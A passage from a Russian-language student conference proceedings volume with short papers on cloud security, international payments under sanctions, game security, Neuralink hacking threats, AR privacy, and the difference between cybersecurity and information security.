8. Регулярные аудиты и обзоры безопасности: Проведение регулярных аудитов и обзоров безопасности облачной инфраструктуры, чтобы идентифицировать и устранить уязвимости и проблемы безопасности [2].

9. Обучение сотрудников: Обучение сотрудников правилам безопасности и передача знаний о методах защиты облачных серверов. Это поможет предотвратить ошибки и неосторожное поведение, которые могут привести к утечке данных или другим проблемам безопасности.

В заключение, облачные серверы предлагают большое количество преимуществ, однако, они также представляют риск для безопасности данных. Для защиты облачных серверов необходимо использование многоуровневых механизмов защиты, шифрования данных, регулярного резервного копирования и обновления серверов. Все эти методы помогут снизить риск кибератак и обеспечить безопасность данных на облачных серверах.

Список источников

1. Облачные технологии: новый виток эффективного государственного управления // Научные Статьи.Ру — портал для студентов и аспирантов. — Дата последнего обновления статьи: 09.10.2023. — URL

<https://nauchniestati.ru/spravka/ispolzovanie-oblachnyh-tehnologij-v-gosudarstvennom-upravlenii/> (дата обращения: 10.03.2024).

2. Система передачи данных: как информация путешествует по сети // Научные Статьи.Ру — портал для студентов и аспирантов. — Дата последнего обновления статьи: 02.10.2023. — URL <https://nauchniestati.ru/spravka/sistema-peredachi-dannyh/> (дата обращения: 10.03.2024).

3. Аверченков В.И., Рытов М.Ю., Гайнулин Т.Р. Защита персональных данных в организации. (3-е издание, стереотипное) Москва, 2016.

4. Рытов М.Ю., Мегаев К.А., Еременко С.В. Теоретические основы управления обменом данными в среде корпоративного портала промышленного предприятия. Брянск, 2014.

5. Аверченков В.И., Рытов М.Ю. Организационная защита информации. учебное пособие для вузов / Брянск, 2005.

Материал поступил в редколлегию 20.04.2024

УДК 336

Анализ проблематики обеспечения безопасности международных переводов в условиях деглобализации

Воробьёв Денис Дмитриевич (ст. гр. О-21-БАС-1-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в последнее время актуализировались вопросы, связанные с безопасностью международных переводов и платежей в условиях санкций. Предметом исследования является разбор текущей ситуации и методы ее разрешения. Особое внимание уделено принципу работы интернациональных платежей. В статье затрагивается тема осуществления денежных манипуляций через посредников. Дается сравнение различных путей решения проблем. Автор приходит к выводу, что проблема постепенно решается и в ближайшем будущем обеспечение безопасности будет на высшем уровне.

Ключевые слова: деглобализация, SWIFT, платежи, переводы, НСПК, Мир, Visa, MasterCard, СНГ, Турция, иностранные банки, мошенничество.

Ещё несколько лет назад нельзя было подумать о том, что отправить деньги за границу станет настоящим испытанием, когда раньше для это требовалось буквально пару кликов и несколько секунд. Решение западного мира об отключении России от международных переводов после начала СВО не заставило себя долго ждать. Это и ускорило процесс деглобализации – процесса уменьшения взаимозависимости и взаимосвязанности между странами. Это означает изменение тенденции глобализации, когда страны стали более тесно

связаны в экономическом, политическом и культурном отношениях. Деглобализация проявляется в сокращении международной торговли, иностранных инвестиций, сокращении международного сотрудничества и усилении протекционистской политики.

Такое случается не только в период военных действий. Достаточно вспомнить середину марта 2020 года, когда ВОЗ объявила пандемию COVID-19. Коронавирус и другие глобальные сбои выявили риски, связанные со сложными международными цепочками поставок. Это подталкивает страны и компании к перепрофилированию производства.

Предыдущий механизм международных финансовых транзакций в Российской Федерации был организован следующим образом: клиент предоставлял своему банку необходимые данные о получателе (включая имя, номер счета), а также название и SWIFT-код банка-получателя для его идентификации. Затем банк клиента осуществлял перевод средств через сеть SWIFT для безопасной доставки денег в банк-получатель. При этом средства могли быть конвертированы в валюту получателя. Наконец, банк-получатель принимал средства и зачислял их на счет получателя. По такому принципу работают все мировые банки.

Отключение российской банковской системы от SWIFT не оправдало себя [5]. Национальная система платёжных карт стала аналогом SWIFT для россиян, так как проведение всех операций по картам любых платёжных систем стало осуществляться исключительно через данный сервис. Отметим, что НСПК является оператором «Мира» – российской национальной платёжной системы, которая занимается обработкой всех транзакций внутри страны и развитием выпуска собственных платёжных карт.

«Мир» появился в 2015 году. Тестирование и отладка заняли 2 года и в 2017 году стартовал массовый выпуск этих карт с появлением указа об обязательном переводе всех бюджетных выплат на карты национальной платёжной системы [3].

На момент апреля 2024 года речи о переподключении SWIFT к РФ или о возвращении Visa и MasterCard не идёт. Вероятнее всего, россияне и вовсе забудут о некогда существовавших ПС, указанных ранее.

Спустя 2 года появилось множество способов осуществлять платежи и переводы за границу. Например, открытие банковского счета в странах СНГ, таких как Беларусь или Казахстан, где банк имеет подключение к системе SWIFT или использование виртуальных платёжных карт, предоставляемых банками стран, например, Турции или ОАЭ.

Действительно, некоторые банки Беларуси (не попавшие под санкции), открывают счета в банках негражданам (нерезидентам) их страны. Но, как правило, это недешево, так как следует учитывать затраты на дорогу, проживание и питание. По самым скромным меркам тариф и расходы на поездку обойдутся не менее чем в 33 тыс. российских руб. [4].

Однако, в Киргизии доступна возможность оформить карту удалённо – через посредника. Здесь и кроется проблема безопасности. Кроме того, что вы

оформляете доверенность на имя посредника, так ещё у него будет возможность завладеть всеми вашими личными данными и реквизитами карты, в том числе CVV-код на обороте карты. Это сразу лишает вас каких-либо гарантий сохранности средств. Разумеется, в данном варианте получения карты предоплата 100%.

И второй, не менее популярный способ – использование виртуальных карт иностранных (не СНГ-стран) банков. Еще в конце 2023 года турецкие карты мог получить любой желающий, пройдя регистрацию по номеру телефона. В таком случае, можно было хранить на счёте до 1500 турецких лир, позже – 2750 турецких лир (по курсу на апрель 2024 это около 7 900 руб.) и плюс ко всему – отсутствие 3DSecure. Несколько позже эта схема прекратила работать и турецкие банки стали требовать скан заграничного паспорта и фото лица вместе с ним. Но кроме таких ужесточений стали доступны существенные плюсы – появление 3DSecure. Для подтверждения операции код приходил на электронную почту или в СМС, что как бы уже лишало мошенников проводить сомнительные операции с картой. 2750 лир – это отнюдь не большой лимит и подойдет только для мелких покупок в интернете. Съездив в Турцию, а именно в головной офис данного банка, подписав контракт и удостоверив личность – вы повысите лимит до 500 тысяч лир, а это ни много ни мало – полтора миллиона рублей в месяц. Важно отметить, при покупке на иностранном сайте в валюте типа Доллара США или Евро конвертация будет происходить по текущему курсу. Это говорит о том, что пользователю необязательно иметь несколько карт разных банков – для Евро, Долларов или другой валюты.

Проблема безопасности здесь заключается в трудности прямого перевода средств в турецкий банк. Зачастую каждый второй владелец данной карты пополняет её через посредника на разных торговых площадках. Вы вводите номер карты в незнакомых вам онлайн-кассах, переводите тысячи рублей незнакомому вам человеку и ждёте пополнения карты. Посредник, в свою очередь, при поступлении ему ваших средств переводит лиры со своей турецкой карты (уже подтвержденной в Турции) на вашу. Или просто забирает ваши деньги и блокирует вас. При попытке купить турецких лир через посредника может прийти вот такое сообщение от банка (рис. 1).




Рис. 1. Сообщение от Сбер банка

Операция была отклонена молниеносно, деньги остались на карте. Сотрудник позвонил, проверил информацию, тщательно допросил и предупредил о последствиях. После этого на 24 часа картой пользоваться нельзя было (кроме переводов через мобильное приложение).

Будущее стабильных международных платежей в РФ выглядит туманно. Если мировые гиганты платежных систем все же вернуться на российский рынок, то о былой славе можно забыть. Доверие подорвано. Разве что использовать в качестве второй и неосновной карты. Но нельзя оставлять надежды, что НСПК и Мир официально подключат страны, которые сейчас отвергают эту ПС. Проблема безопасности международных платежей уже активно решается и ПС Золотая Корона официально внедрила у себя пополнение турецких карт, оформленных на россиян, что сводит процент опасностей до нуля.

Проблема обеспечения безопасности международных переводов в условиях деглобализации постепенно становится менее актуальной, но оставляет за собой определенные риски. Отчетливо видно, что даже в такой изоляции находятся специалисты, которые готовы предлагать свои решения, которые помогут обеспечить комфорт, скорость и безопасность международных платежей.

Список источников

1. Данные о платежах по российским картам запретят передавать за рубеж — URL: <https://web.archive.org/web/20160322174917/http://www.rbc.ru/economics/21/03/2014/912777.shtml> (дата обращения: 01.04.2024).
2. Visa и Mastercard заблокировали операции банков Ковальчука и Ротенбергов — URL: <https://web.archive.org/web/20160327204640/http://www.rbc.ru/economics/21/03/2014/912600.shtml> (дата обращения: 01.04.2024).

3. Мир (платёжная система) – URL: [https://ru.wikipedia.org/wiki/Мир_\(платёжная_система\)](https://ru.wikipedia.org/wiki/Мир_(платёжная_система)) (дата обращения: 01.04.2024).

4. Как открыть банковскую карту в Беларуси в 2024 – URL: <https://journal.tinkoff.ru/belarus-card/> (дата обращения: 01.04.2024).

5. Отключение от SWIFT не помогло! в Японии признали, что обрушить экономику России не удалось – URL: https://tsargrad.tv/news/otkljuchenie-ot-swift-ne-pomoglo-v-japonii-priznali-cto-obrushit-jekonomiku-rossii-ne-udalos_529240 (дата обращения: 04.04.2024).

Материал поступил в редколлегию 20.04.2024

УДК 004

Выявление особенностей обеспечения информационной безопасности в сфере компьютерных игр

Гаврин Артём Алексеевич (ст. гр. О-21-БАС-1-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: было проведено исследование, которое показало, что на данный момент игры все так же подвергаются взлому, что позволяет их распространять на пиратских ресурсах. В связи с этим каждая новая републикация может обрастать вредоносными программами. Это касается не только игр, но и других разных приложений. В данной работе будет рассмотрена только игровая индустрия.

Ключевые слова: вредоносные программы, игры, взлом.

С развитием технологий и появлением онлайн игр, информационная безопасность принимает большую актуальность. Разработчики, зачастую добавляют в такие игры специальные идентификаторы, которые помогают создавать аккаунты, принадлежащие только одному пользователю. Вместе с ними появляются специальные средства подтверждения, такие как, одноразовые коды. Безопасность этих аккаунтов подвергается риску, так как они становятся целью злоумышленников. Чаще всего это делают для перепродажи этих самых аккаунтов. Помимо этого, разработчики сталкиваются и с другими проблемами.

Киберпреступники используют уязвимости серверов для проведения DDoS атак. Проводятся они с целью блокировки доступа к игровым сервисам или вымогательства. Многие организации не имеют достаточного уровня защиты от таких атак. Так, одна из крупных игровых площадок Battle.net подверглась очередной DDoS атаке 25 июня 2023 года, из-за неё большинство пользователей не могли воспользоваться данным сервисом.

Многие игры были разработаны давно и даже устанавливая через официальную площадку бесплатную игру или вовсе покупая её, пользователь не избавляет себя от возможного внедрения вредоносного ПО. Так некоторые клиенты игр используют старую версию движка JavaScript, которая благодаря своей уязвимости, позволяет злоумышленникам получить доступ к компьютеру жертвы и без её ведома выполнять любой код на этом движке. Так в мае 2018 года, пользователь отправил разработчику сообщение об уязвимости JavaScript V8. Критической уязвимостью был HashWick, данная уязвимость основана на таком понятии, как хеш функция, через неё злоумышленник может получить seed значение, используемой движком хеш функции, чтобы провести DoS-атаку или вовсе получить доступ к компьютеру пользователя. Одно из решений предложил Node.js разработчик Федор Индутный. Он предложил увеличить размер seed значения с 32 до 64 бит, а также перейти на использование более надежных хеш функций, например, SipHash.

Ещё одной проблемой является защищенность персональных данных игроков. Многие компании хранят не только информацию о паролях и логинах пользователей, но также и номера кредитных карт, адреса, даты рождения и др. Все это не только ставит под угрозу игроков, которые могут потерять свои аккаунты, но также понести финансовые потери. Помимо этого, утечки такой информации могут нанести вред репутации компании.

Для решения современных проблем информационной безопасности в игровой индустрии организации нуждаются в следующем:

1. Разработка и внедрение эффективных мер защиты от DDoS атак, включая использование специализированных сервисов и технологий. Так же необходимо внедрить системы мониторинга и обнаружения аномального поведения пользователей. Выпуск патчей, которые будут обновлять безопасность сервиса.
2. Внедрение строгих политик безопасности персональных данных, включая шифрование данных. Для улучшения этих политик компании могут обратиться к профессиональным службам по обеспечению безопасности, это может быть простой аудит, после чего исходя из потребностей компании, могут вноситься изменения в политику безопасности.
3. Создание программ для вовлечения сообщества игроков в обеспечении безопасности, а также призвать их сообщать о любых подозрительных активностях.

В данной статье были рассмотрены некоторые современные проблемы информационной безопасности в игровой индустрии, а также возможные пути их решения. Уже сейчас разработка игр не самый дешёвый процесс, вследствие чего разработчикам пора понять, что защита самой игры и пользователя в ней, должна быть не менее приоритетной задачей, чем остальные.

Список источников

1. Варлатая, С. К. Угрозы безопасности информации на игровых сервисах и методы защиты от них / С. К. Варлатая, Д. С. Колесникова. — Текст: непосредственный // Молодой ученый. — 2016. — № 6 (110). — С. 41 — 44.

2. Кухаркин А.В. Киберугрозы и защита информации // Обозреватель. 2012. № 10(273). С. 94-104.
3. Аверченков В.И., Рытов М.Ю. Организационная защита информации. учебное пособие для вузов / Брянск, 2005.
4. Аверченков В.И., Рытов М.Ю., Кондрашин Г.В., Рудановский М.В. Системы защиты информации в ведущих зарубежных странах. учебное пособие для вузов / Брянск, 2007.
5. Рытов М.Ю. Метод оптимизации дополнительных технических возможностей алгоритмов обработки информации в среде портала органов исполнительной власти. Информационные системы и технологии. 2016. № 4 (96). С. 94-103.

Материал поступил в редколлегию 20.04.2024

УДК 004

Исследование угроз информационной безопасности в контексте интеграции мозгового чипа Neuralink

Горелов Павел Дмитриевич (ст. гр. О-21-ИБ-2-ози-Б)

211

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: данная статья посвящена исследованию угроз информационной безопасности, связанных с интеграцией мозгового чипа Neuralink. Мозговые интерфейсы представляют собой инновационные технологии, позволяющие прямое взаимодействие между мозгом человека и компьютерной системой. Однако, помимо потенциальных выгод, интеграция подобных устройств внесла ряд новых вызовов в область информационной безопасности и конфиденциальности данных.

Ключевые слова: информационная безопасность, Neuralink, интерфейс мозг-компьютер, уязвимость, угроза безопасности, защита информации, Bluetooth.

Что такое Neuralink?

В 2016 году Илон Маск основал Neuralink, новую нейротехнологическую компанию. Компания разрабатывает имплантируемые интерфейсы «мозг-компьютер» (brain-computer interfaces, BCI) для лечения неврологических расстройств.

Кроме того, BCI Neuralink имеют небольшие размеры и их легко имплантировать. Они состоят из чипа, имплантированного в мозг, и беспроводного передатчика, размещенного на коже головы. Технология все еще

находится на ранней стадии развития. В настоящее время компания работает над клиническими испытаниями и надеется начать испытания на людях в этом году.

Как работает Neuralink?

BCI Neuralink использует тонкую гибкую полосу электродов для записи и стимуляции активности мозга. Они подключаются к беспроводному передатчику на коже головы. Затем передатчик отправляет данные на компьютер, который может управлять устройствами или предоставлять обратную связь пользователю. Электроды изготовлены из платино-иридиевого сплава. Этот материал может противостоять суровым условиям мозга.

Электроды образуют сетку, расположенную на расстоянии около 1 миллиметра друг от друга. Это позволяет Neuralink с высокой точностью записывать активность мозга. Беспроводной передатчик в Neuralink имеет размер USB-накопителя. Кроме того, в передатчике используются батарейки. Он может работать до 24 часов на одном заряде.

Можно ли взломать Neuralink?

Да, теоретически возможно, что Neuralink может быть взломан. Ведь любое устройство, подключающееся к сети, уязвимо. На самом деле, это может довольно серьезные последствия, поскольку оно служит интерфейсом с человеческим мозгом.

Киберпреступники потенциально могут взломать Neuralink несколькими способами. Один из них – через соединение Bluetooth, которое устройство использует для связи с компьютером или смартфоном. Если хакер получит доступ к этому соединению, он сможет отправлять вредоносные команды.

Другой способ – использование уязвимостей любого связанного программного обеспечения. В случае успеха взлом может иметь серьезные последствия. Киберпреступники могут нанести физический вред пользователю.

Мнения экспертов по поводу мозгового чипа Neuralink

Анирбан Банерджи – эксперт по безопасности, соучредитель и генеральный директор Riscosity:

«Neuralink использует существующую технологию Bluetooth и, возможно, чипсеты существующих производителей. Это означает, что уязвимости существующего оборудования будут напрямую перенесены на оборудование HCI (hyper-converged infrastructure). Инцидент взлома с минимальными усилиями и серьезными последствиями будет касаться приложений, которые взаимодействуют с интерфейсом HCI через Bluetooth.

Уязвимости приложений, особенно те, которые связаны с проблемами цепочки поставок программного обеспечения, могут стать чрезвычайно эффективным вектором угроз. Рассмотрим следующий простой сценарий. Приложения Neuralink HCI будут писать только 50-60% компьютерного кода, используемого для разработки приложений поверх интерфейса HCI.

Остальная часть компьютерного кода будет «поглощена» другими третьими сторонами (например, SDK Broadcom, Qualcomm SDK и т. д.) и сторонним программным обеспечением с открытым исходным кодом. Эти части программного обеспечения, написанные не непосредственно командой

Neuralink, представляют собой огромную угрозу. Почему? Неизвестно, из чего они состоят. На первый взгляд, фрагмент кода может помочь вам перемещать курсор слева направо на экране на основе входных данных HCI, но при этом незаметно отправлять все сигналы вашего мозга третьей стороне. Это типичная проблема наблюдения сторонних данных (TPDO). Один из способов решить эту проблему – постоянно и точно отслеживать и проверять весь исходный код на предмет исходящих соединений, выполняемых скрытым программным обеспечением».

Харман Сингх – эксперт по кибербезопасности и директор Cyphere:

«Как эксперт по кибербезопасности, я понимаю обеспокоенность по поводу потенциальных рисков взлома Neuralink. Хотя не существует такой вещи, как полностью надежная система, Neuralink внедрила несколько уровней безопасности для защиты от потенциальных попыток взлома. Например, устройства-импланты Neuralink обмениваются данными по зашифрованным каналам, что затрудняет хакерам перехват данных и манипулирование ими.

Кроме того, для установки устройству требуется физический доступ, что затрудняет хакерам удаленное использование уязвимостей. Однако важно помнить, что любую технологию можно взломать, если иметь достаточно времени и ресурсов.

Успешный взлом потенциально может позволить злоумышленнику получить доступ к мыслям, активности мозга и даже физическим движениям пользователя и манипулировать ими. Это может привести к серьезным последствиям, таким как потеря конфиденциальности или даже физический вред.

Несмотря на то, что Neuralink приняла превентивные меры для предотвращения попыток взлома, пользователям важно сохранять бдительность и своевременно сообщать компании о любой подозрительной активности».

Шон О'Брайен – преподаватель кибербезопасности в Йельской юридической школе и основатель лаборатории конфиденциальности в Йельском интернет-провайдере:

«Даже если отбросить этические проблемы, которые Neuralink создает в отношении благополучия людей и животных, подробности протоколов связи и мер безопасности системы Neuralink не разглашаются. Этого должно быть достаточно, чтобы отпугнуть любого от имплантата Neuralink, потому что безопасность за счет неизвестности – это катастрофа, ожидающая своего часа. Реальные меры по реализации и безопасности, используемые Neuralink, будут играть важную роль в определении осуществимости и последствий атак по побочным каналам.

Изменение электрической активности мозга или введение вредоносных команд в имплант, очевидно, будет иметь серьезные физические и когнитивные последствия.

Атака на Neuralink по побочному каналу может привести к перехвату беспроводных сигналов. Neuralink использует беспроводную связь с мозговым имплантатом. Если злоумышленник получит несанкционированный доступ к

этому каналу связи, он потенциально может подслушать передаваемые данные или даже манипулировать ими.

Если кто-то установит мошенническое устройство, которое притворяется законным, может произойти всевозможный хаос. Такая атака может перехватить сигналы и использовать уязвимости в механизмах шифрования или аутентификации, используемых Neuralink.

Поскольку мы так мало знаем о реализации, и она не была тщательно протестирована исследователями безопасности, можно с уверенностью сказать, что у Neuralink есть эксплойты, которые только и ждут, чтобы их активировали».

Список источников

1. Can Neuralink Be Hacked? [Experts Weigh In on Possible Threats] URL: <https://securityescape.com/can-neuralink-be-hacked/> Дата обращения: (14.04.2024). – Текст: электронный.

2. Аверченкова Е.Э. Метод выбора и оценки связей между внешней средой и региональной социально-экономической системой на основе экспертных оценок. Вестник Иркутского государственного технического университета. 2016. № 2 (109). С. 10-17.

3. Тищенко А.А., Казаков Ю.М. Анализ конструкторов, позволяющих создавать мобильные приложения с целью развития цифровых технологий в логистических системах. В сборнике: Цифровая логистика - интегрированный подход. Материалы X Всероссийской научно-практической конференции. 2020. С. 181-185.

4. Филиппов Р.А., Филиппова Л.Б., Аверченков А.В., Сазонова А.С., Шептунов С.А. Разработка математической модели информационной системы для инвентаризации и мониторинга программного и аппаратного обеспечения на основе методов нечеткой логики. Качество. Инновации. Образование. 2018. № 7 (158). С. 105-112.

5. Сазонова А.С., Филиппова Л.Б., Филиппов Р.А. Оценка инновационного потенциала региона. Вестник Воронежского государственного университета инженерных технологий. 2017. Т. 79. № 2 (72). С. 273-279.

Материал поступил в редколлегию 20.04.2024

УДК 004

Анализ возможности нарушения неприкосновенности частной жизни за счёт утечки информации с устройств дополненной реальности

Денисеня Диана Игоревна (ст. гр. О-23-ИВТ-1-по-Б)

Работа выполнена под руководством старшего преподавателя кафедры "Системы информационной безопасности", Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в данной статье рассмотрены возможности утечки личных данных с устройств дополненной реальности, при помощи взлома. Приводятся правила, которые могут защитить пользователя от кражи данных.

Ключевые слова: устройства дополненной реальности, Apple Vision Pro, конфиденциальность, защита персональных данных.

В наше время технологии дополненной реальности становятся все более популярными и распространёнными. Они предлагают уникальные возможности не только в областях развлечения, но и в областях профессионального применения. Однако, вместе с расширением функциональности устройств дополненной реальности, возрастает и риск нарушения приватности и утечки личных данных пользователей.

Выбирая устройство, которому мы доверим множество своих персональных данных, важно понять, каким образом взламываются системы, и какие компании подвергаются этому реже всего. Злоумышленники пользуются разными способами узнавания персональных данных пользователей, например методы обмана, использование уязвимостей серверов или применение шпионского ПО, которое может собирать данные о пользователе или устройстве непосредственно с хост-компьютера.

Компания Apple прикладывает много сил к защите личных данных пользователей. Поддержка моментально реагирует на неполадки и взломы. Но даже у такой большой корпорации были случаи глобальных утечек данных. Последний масштабный взлом Apple произошёл в 2021 году с помощью шпионского ПО «Pegasus». Тогда хакеры, выдающие себя за сотрудников правоохранительных органов, используя взломанные адреса почт, отправили запрос на разрешение использования личных данных пользователей. Сотрудники компании сообщили, что учётные записи были законны, но скомпрометированы злоумышленником [1].

Необходимо понимать, что при потере персональных данных, идентификация преступника очень мала, поскольку правоохранительные органы не обладают достаточными техническими средствами для определения личности правонарушителя [3]. Вдобавок к этому, применение государственных санкций в случае утечки данных трудноосуществимо, так как возникает проблема в доказательстве правонарушения.

В связи с вышесказанным, количество преступлений, связанные с хищением личных данных, растёт. И несмотря на то, что компании постоянно борются с проблемами подобного рода, пользователи также должны заботиться о сохранности своих данных.

После выхода очков смешанной реальности Apple Vision Pro, сеть заполнили ролики, на которых видно, что люди используют устройство как дома, так и на улице.

Несомненно, пользователь устройства подобного рода вводит пароли и PIN-коды для разных задач. Из-за того, что датчики отслеживают движение рук, взломщик может абсолютно точно повторить PIN-код пользователя [5].

Вдобавок к этому, гарнитуры смешанной реальности могут включать отслеживание взгляда, что также может использоваться злоумышленниками.

Взлом такого масштабного ПО может представлять настоящую киберугрозу. В таком случае, чтобы увеличить защищённость своих устройств, необходимо придерживаться следующих правил:

1. Поддерживайте актуальность прошивки (обновления помогают избавиться от уязвимости в системе);
2. Используйте VPN (он защищает интернет-соединение, а изменённый IP-адрес позволяет сохранить конфиденциальность личности и данных);
3. Изучайте политику конфиденциальности (вы будете знать в каком случае будут распространять ваши данные, где хранятся и кто имеет к ним доступ);
4. Ограничьте доступ к вашим данным;
5. Используйте WPA3 для защиты соединения (WPA3 является новым стандартом безопасности Wi-Fi сетей, который является который поддерживает ряд функций, направленных на защиту [2]);
6. Отключайте Bluetooth, когда не используете устройство смешанной реальности;
7. Проверьте настройки конфиденциальности (тогда вы убедитесь, что настройка устройства соответствует вашим требованиям);

Всегда будьте бдительны и обращайтесь внимание на любые подозрительные действия.

Список источников

1. Apple и Meta [Электронный ресурс] URL: <https://appleinsider.ru/sudy-i-skandaly/apple-i-meta-po-oshibke-slili-dannye-hakeram-ix-obmanuli-kak-detej.html> (дата обращения: 24.03.2024).
2. Wi-Fi Alliance introduces Wi-Fi CERTIFIED WPA3 security [Электронный ресурс] URL: <https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-wi-fi-certified-wpa3-security> (дата обращения: 09.04.2024).
3. Иванова А.П. Утечка персональных данных: большая проблема в цифровую эпоху // Журнал: Социальные и гуманитарные науки. 2020. —9 с.
4. Новые механизмы защиты беспроводной сети WPA3 и OWE [Электронный ресурс] URL: <https://help.keenetic.com/hc/ru/articles/360005697520-Новые-механизмы-защиты-беспроводной-сети-WPA3-и-OWE> (дата обращения: 09.04.2024).
5. Риски безопасности и конфиденциальности в виртуальной и дополненной реальности [Электронный ресурс] URL: <https://www.kaspersky.ru/resource-center/threats/security-and-privacy-risks-of-ar-and-vr> (дата обращения: 09.04.2024).

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Кибербезопасность и информационная безопасность. Анализ различий, приоритетность реализации в современном мире

Зейдлиц Яна Сергеевна (ст. гр. О-21-БАС-1-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в статье рассматривается понятийное различие между понятиями кибербезопасности и информационной безопасности, их взаимосвязь и важность для современных организаций. Особое внимание уделяется анализу того, как эти два аспекта безопасности влияют на бизнес-процессы и защиту данных.

Ключевые слова: кибербезопасность, информационная безопасность, различия, организация, важность, защита данных, киберугрозы, угрозы информационной безопасности, защита сетей, безопасность информационных систем, цифровая безопасность.

В наше время, когда информационные технологии занимают все большее пространство в повседневной жизни людей и в деловой сфере, вопросы кибербезопасности и информационной безопасности становятся все более актуальными и важными. Обе концепции – кибербезопасность и информационная безопасность – направлены на защиту информации от различных угроз и рисков, но имеют свои особенности и различия. Давайте более детально проанализируем эти различия и рассмотрим, какая из них имеет более высокий приоритет реализации в современном мире.

Кибербезопасность – это область, которая занимается защитой компьютерных систем, сетей и данных от кибератак. Она включает в себя различные меры по предотвращению, обнаружению и реагированию на киберугрозы, такие как вирусы, хакерские атаки, фишинг и другие виды киберпреступностей. Кибербезопасность обычно уделяет особое внимание защите цифровой инфраструктуры организаций и государств.

Информационная безопасность, в свою очередь, более широко охватывает защиту информации во всех ее формах: как в цифровом виде, так и в печатной, устной и других. Она включает в себя политики, практики и технологии, направленные на обеспечение конфиденциальности, целостности и доступности информации. Информационная безопасность также заботится о защите информации от утечек, несанкционированного доступа и других угроз.

Важно отметить, что информационная безопасность и кибербезопасность взаимосвязаны и взаимозависимы. Например, хорошо разработанные политики информационной безопасности могут минимизировать риски киберугроз. С

другой стороны, технические меры кибербезопасности могут усилить защиту информации и данных в организации.

Основное различие между кибербезопасностью и информационной безопасностью заключается в том, что кибербезопасность сосредоточена исключительно на защите цифровой инфраструктуры и данных, тогда как информационная безопасность охватывает широкий спектр средств и мер для защиты информации в целом.

В современном мире, где цифровые технологии проникают во все области жизни, как личной, так и деловой, обе концепции – кибербезопасность и информационная безопасность – имеют высокий приоритет реализации. Однако в условиях все возрастающих киберугроз и кибератак, кибербезопасность часто становится более приоритетной.

Но если говорить о том, что важнее для организации – кибербезопасность или информационная безопасность, то ответ будет зависеть от множества факторов. Например, для компаний, работающих с критической инфраструктурой или обрабатывающих чувствительные данные, кибербезопасность может быть более приоритетной, поскольку угрозы со стороны киберпреступников становятся все более сложными и изощренными.

В современном мире киберпреступность – это не локальная проблема отдельных субъектов, а масштабная, можно сказать, глобальная проблема. Цели создания вредоносных программ настолько обширны, что уже выходят за рамки отдельных хакерских атак и экономического мошенничества, эти цели в настоящее время выходят на уровень государственной безопасности. Инновации IT-технологий в современной России являются ключевым фактором данных перемен. Государственные и транснациональные компании и отдельные пользователи уже не мыслят без него свою жизнь, и все больше финансовых операций проводится через интернет.

С другой стороны, для других организаций, где основным предметом охраны является конфиденциальность информации, информационная безопасность может иметь более высокий приоритет.

Защита цифровой инфраструктуры, персональных данных, финансовых транзакций и другой чувствительной информации становится ключевой задачей для организаций, правительств и даже обычных пользователей. Поэтому инвестиции в кибербезопасность, обучение сотрудников и осуществление регулярного аудита кибербезопасности становятся необходимыми мерами для защиты от киберугроз.

Информационная безопасность также остается важной, так как защита всех форм информации от утечек, несанкционированного доступа и других угроз также имеет критическое значение. Поэтому комплексный подход к обеспечению информационной безопасности должен быть реализован по всем направлениям.

Ведь охрана конфиденциальной информации в организации играет решающую роль в обеспечении безопасности и успешного функционирования бизнеса. Важность этого аспекта связана со следующими ключевыми аспектами:

1) **Защита бизнеса:** Конфиденциальная информация представляет ценность для организации, так как это могут быть коммерческие секреты, данные о клиентах, финансовая информация и другие данные, которые могут быть использованы для получения конкурентного преимущества. Потеря такой информации может привести к финансовым потерям и ущербу репутации организации.

2) **Законодательное соответствие:** Многие страны имеют законы и нормативные акты, регулирующие хранение и передачу конфиденциальной информации. Не соблюдение этих требований может привести к юридическим последствиям, штрафам и репутационным потерям.

3) **Защита личных данных:** Конфиденциальная информация может включать в себя личные данные сотрудников или клиентов, и неправомерное раскрытие таких данных может привести к утечке личной информации, нарушению приватности и нарушению доверия.

4) **Защита от киберугроз:** Конфиденциальная информация подвержена угрозам со стороны киберпреступников, хакеров и других злоумышленников, которые могут попытаться получить доступ к данным с целью кражи, шантажа или мошенничества. Эффективная защита информации позволяет предотвратить подобные атаки.

В целом, охрана конфиденциальной информации в организации необходима для обеспечения стабильности, безопасности и доверия как внутри компании, так и среди ее клиентов и партнеров. Внедрение соответствующих политик, процедур и технологий по защите информации от утечек и несанкционированного доступа является ключевым элементом управления рисками и обеспечения долгосрочного успеха бизнеса.

Но независимо от того, на что организация делает упор в первую очередь, важно понимать, что обе области безопасности необходимы для эффективной защиты информации и данных от различных угроз. Поэтому лучшим подходом будет интеграция и сбалансированный подход к обеспечению безопасности информации и кибербезопасности в рамках организации.

Кибербезопасность и информационная безопасность – две важные области, направленные на защиту информации от различных угроз и рисков. В современном мире, где цифровые технологии играют жизненно важную роль, реализация кибербезопасности и информационной безопасности становится все более важной и приоритетной задачей. Постоянное развитие технологий и появление новых угроз требуют постоянного внимания к этим аспектам, чтобы обеспечить надежную защиту информации и сохранить ее целостность и конфиденциальность.

Список источников

1. О безопасности критической информационной инфраструктуры Российской Федерации: федеральный закон от 26.07.2017 № 187-ФЗ. URL: <http://www.consultant.ru> (дата обращения: 27.02.2024).

